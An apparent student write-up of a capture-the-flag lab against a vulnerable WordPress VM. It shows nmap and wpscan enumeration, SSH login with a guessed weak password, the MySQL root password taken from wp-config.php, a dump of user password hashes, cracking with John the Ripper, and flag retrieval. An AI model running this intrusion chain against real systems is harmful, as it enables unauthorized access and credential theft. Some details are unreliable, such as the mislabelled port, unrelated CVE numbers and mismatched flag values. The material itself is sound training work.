

# Red Team: Summary of Operations

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## Exposed Services

Nmap scan results for Target 1 VM:

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-04 17:29 PST
Nmap scan report for raven.localx (192.168.1.110)
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
  - Port 22/tcp open (service) ssh (version) OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  - Port 80/tcp open (service) ssh (version) Apache httpd 2.4.10 ((Debian))
  - Port 111/tcp open (service) rpcbind (version) 2-4 (RPC #100000)
  - Port 139/tcp open (service) netbios-ssn (version) Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  - Port 445/tcp open (service) netbios-ssn (version) Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

CVE-2020-1744 BruteForce Attack

CVE-2021-25101 WordPress

CVE-2017-13718 Python

The following vulnerabilities were identified on each target:

- Target 1
  - 1. Nmap was used to find open ports
  - 2. Wordpress was discovered with wpscan
  - 3. weak (michaels password was his own name)
  - 4. Michaels weak password leads the attacker with root access to MySQL databases.
  - 5. unsalted password hashes, md5 hashes used. Hacker was able to discover password hashes and crack through crackstation.com

\*Scan the network to identify the IP addresses of Target 1:

```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-26 09:42 PST
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

\*Exposed Ports and services.

```
root@Kali:~# nmap -sC -sV --reason -p 22,80,111,139,445 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-26 09:44 PST
Nmap scan report for 192.168.1.110
Host is up, received arp-response (0.00056s latency).

PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u4 (pro
tocol 2.0)
  | ssh-hostkey:
  |   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
  |   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
  |   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
  |   256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
  |_http-server-header: Apache/2.4.10 (Debian)
  |_http-title: Raven Security
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
  | rpcinfo:
  |   program version  port/proto  service
  |   100000  2,3,4      111/tcp    rpcbind
  |   100000  2,3,4      111/udp   rpcbind
  |   100000  3,4       111/tcp6   rpcbind
  |   100000  3,4       111/udp6   rpcbind
  |   100024  1          37699/udp6 status
  |   100024  1          42239/udp  status
  |   100024  1          48057/tcp6 status
  |   100024  1          48576/tcp  status
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: W
ORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.2.14-Debian (workgrou
p: WORKGROUP)
```

\*Enumerate the WordPress site Users with wpscan to obtain user information to ssh into their account.

```
[i] The main theme could not be detected.  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00  
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign-up  
[+] Finished: Mon Feb 28 17:32:11 2022  
[+] Requests Done: 26  
[+] Cached Requests: 26  
[+] Data Sent: 5.95 KB  
[+] Data Received: 119.956 KB  
[+] Memory used: 117.766 MB  
[+] Elapsed time: 00:00:01
```

\*Use SSH to gain a user shell

```
root@Kali:~# wpscan --url http://raven.local/wordpress --enumerate u^C
Scan Aborted: --enumerate Incorrect number of ranges found: 1, should be 2
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
```

\*Look at wp-config.php file /var/www/html and find MySQL database password:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE
+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/0@&*r{+RS*N!p1&a$*
ctt+ I/?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp##U6i)?cs7,@e]YD:R~fp#hX0k$4o/y
D08b7I6/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RTT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaG
X:EpJt/]xZW1_H&46');
define('AUTH_SALT',         '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lr3{PktK]2
,*y/b%<BH-Bd#I{oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ
```

\*Use the credentials to log intoMySQL and dump WordPress user password hashes.

```
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 68
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.
```

```

ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 68
Server version: 5.5.60-0+deb8u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| wordpress       |
+-----+
4 rows in set (0.00 sec)

mysql> use <mysql>
ERROR 1049 (42000): Unknown database '<mysql>'
mysql> use <mysql>;
ERROR 1049 (42000): Unknown database '<mysql>'
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_mysql |
+-----|

```

\*flags 1 and 2


```

mysql> SELECT * FROM wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email        | user_url | user_registered | user_activate
on_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael    | $P$BjRvZQ.VQcGZldeiKToCQd.cPw5Xce0 | michael     | michael@raven.org |        | 2018-08-12 22:49:12 |
| 2 | steven     | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/ | steven      | steven@raven.org |        | 2018-08-12 23:31:16 |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> 

```

\*Secure a user shell as the user whose password you cracked



-Created nano steven and stored his password hash and cracked with John  
-Password: pink84

```
root@Kali:~# nano steven
root@Kali:~# john steven
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84      (steven)
1g 0:00:01:20 DONE 3/3 (2022-03-01 14:11) 0.01246g/s 46126p/s 46126c/s 46126C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

\*Flag 1

```
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock: "stability-flags": [],
html/service.html:           ← flag1{b9bbc33e11b80be759c4e844862482d} →
```

\*Flag 2

```
$ ls
flag2.txt  html
$ cat flag2.txt html
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
```

## \*Flag 3 and Flag 4

The terminal window displays a MySQL dump of a WordPress database. The output shows various tables and their data, including posts, revisions, and comments. Several instances of flags are visible in the data, such as 'flag3' and 'flag4', which are likely the flags being harvested.

```
File: wp_posts | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | publish | open | open | hello-world |
| 2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>
... or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun!
Sample Page | publish | closed | open | sa
mple-page | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
| 5 | 1 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | http://raven.local/wordpress/?p=4
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| 7 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | inherit | closed | closed | 4-revision-v1 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag4{afc01ab56b50591e7dccf93122770cd2}
| 7 | 2 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | revision | |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag4{afc01ab56b50591e7dccf93122770cd2}
```

## Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
- FLAG 1-4:

```
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:      "stability-flags": [],
html/service.html:           ←-- flag1{b9bbc33e11b80be759c4e844862482d} →
$
```

```
$ ls
flag2.txt  html
$ cat flag2.txt html
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
```

```

| 0 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | publish | open | open 0 | http://192.168.206.131/wordpress/?p=1
| 2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>
... or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun!
Sample Page | publish | closed | open 0 | http://192.168.206.131.wordpress/page_id=2
sample-page | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | page 0 | http://192.168.206.131.wordpress/page_id=2
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

| 0 | 2018-08-13 01:48:31 | flag3 | 2018-08-13 01:48:31 | draft | open | open 0 | http://raven.local/wordpress/?p=4
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

| 0 | 2018-08-12 23:31:59 | flag4 | 2018-08-12 23:31:59 | inherit | closed | closed 4 | http://raven.local/wordpress/index.php?r=4-revision-v1
018/08/12/4-revision-v1/ | 2018-08-12 23:31:59 | 0 | revision | 0 | 4
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

```

Exploit used:

- Exposed ports and services
- Enumerated WordPress site with Michael and Steven.
- MySQL databases
- SSH to gain user shell